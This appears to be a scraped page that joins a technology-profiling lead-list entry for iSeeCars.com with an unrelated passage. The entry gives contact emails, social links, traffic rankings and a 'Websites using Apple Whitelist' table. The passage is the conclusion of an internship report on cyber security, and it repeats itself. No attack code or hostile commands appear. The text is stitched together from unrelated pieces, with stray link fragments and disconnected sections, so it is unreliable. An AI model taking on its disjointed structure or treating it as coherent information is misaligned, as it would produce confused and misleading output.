iSeeCars.com	United States	\$2000+	5,000+	10+	High	

Contact Information

Company Name: iSeeCars.com [Find People on LinkedIn](#)

Address: Woburn 01801 MA United States

Telephone:

Social Links

- [Twitter](#): twitter.com/iseecars
- [Facebook](#): facebook.com/iseecars
- [LinkedIn](#): linkedin.com/company/iseecars-com
- [Pinterest](#): pinterest.com/iseecars
- [Instagram](#): instagram.com/iseecars

Emails

- [team@iseecars.com](#)
- [privacy@iseecars.com](#)

Website Information

Vertical: Automotive And Vehicles

Site report for http://google.com | webcamIP 5 | remiakng.free.fr/PC-DE-SARGE | MacksOfy.com WHOIS, DNS, & | Websites using Apple Whitelist | +

[Download Lead List](#)

[Website](#) [Tools](#) [Features](#) [Plans](#) [Customers](#) [Resources](#) [Lookup](#)

Log In · Signup for Free

builtWith

Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List

Websites using Apple Whitelist

Download a list of all 236,986 Current Apple Whitelist Customers

[Download Full Lead List](#)

Create a [Free Account](#) to see more results.

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
iSeeCars.com	United States	\$2000+	5,000+	10+	High	

Website Information

Vertical: Automotive And Vehicles

SKU Product Count	Brand Followers	10,000+
-	Referring IPs	6,685
-	Estimated Employees	10+

Google Dimensions	Google Metrics	-
-	GTM Tags	9

Traffic Ranking

Page Rank: 29.706

BuiltWith: 361.667

Tranco: 2.519

Majestic: 15,589

Majestic .COM: 8,325

This website does not provide information that indicates it is within the EU.

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
smartsheet.com	United States	\$10000+	10,000+	1,000+	Very High	
splendidtable.org	United States	\$500+	10,000+	High		
secports.com	United States	\$2000+		Medium		
vagaro.com	United States	\$5000+		Very High		
sky.com	United Kingdom	\$10000+	3,000,000+	100+	Very High	
leads4you.com	United States	\$1000+		High		

11:27 PM 3/10/2023

Conclusion:

In conclusion, my internship experience in the field of cyber security has been both educational and eye-opening. I have gained a deep understanding of the importance of cyber security in today's digital age, and the significant impact that cyber-attacks can have on individuals, businesses, and society as a whole.

Throughout my internship, I was able to work on various projects related to cyber security, including conducting vulnerability assessments, creating security policies and procedures, and analysing security logs. These experiences have provided me with practical skills that are highly valuable in the field of cyber security.

In conclusion, my internship in the field of cyber security has been a valuable learning experience. I have gained practical skills and knowledge that will serve me well in my future career in this field. Moreover, I have gained a deep appreciation for the critical role that cyber security plays in our increasingly digital world, and the need for continued vigilance in protecting our digital assets.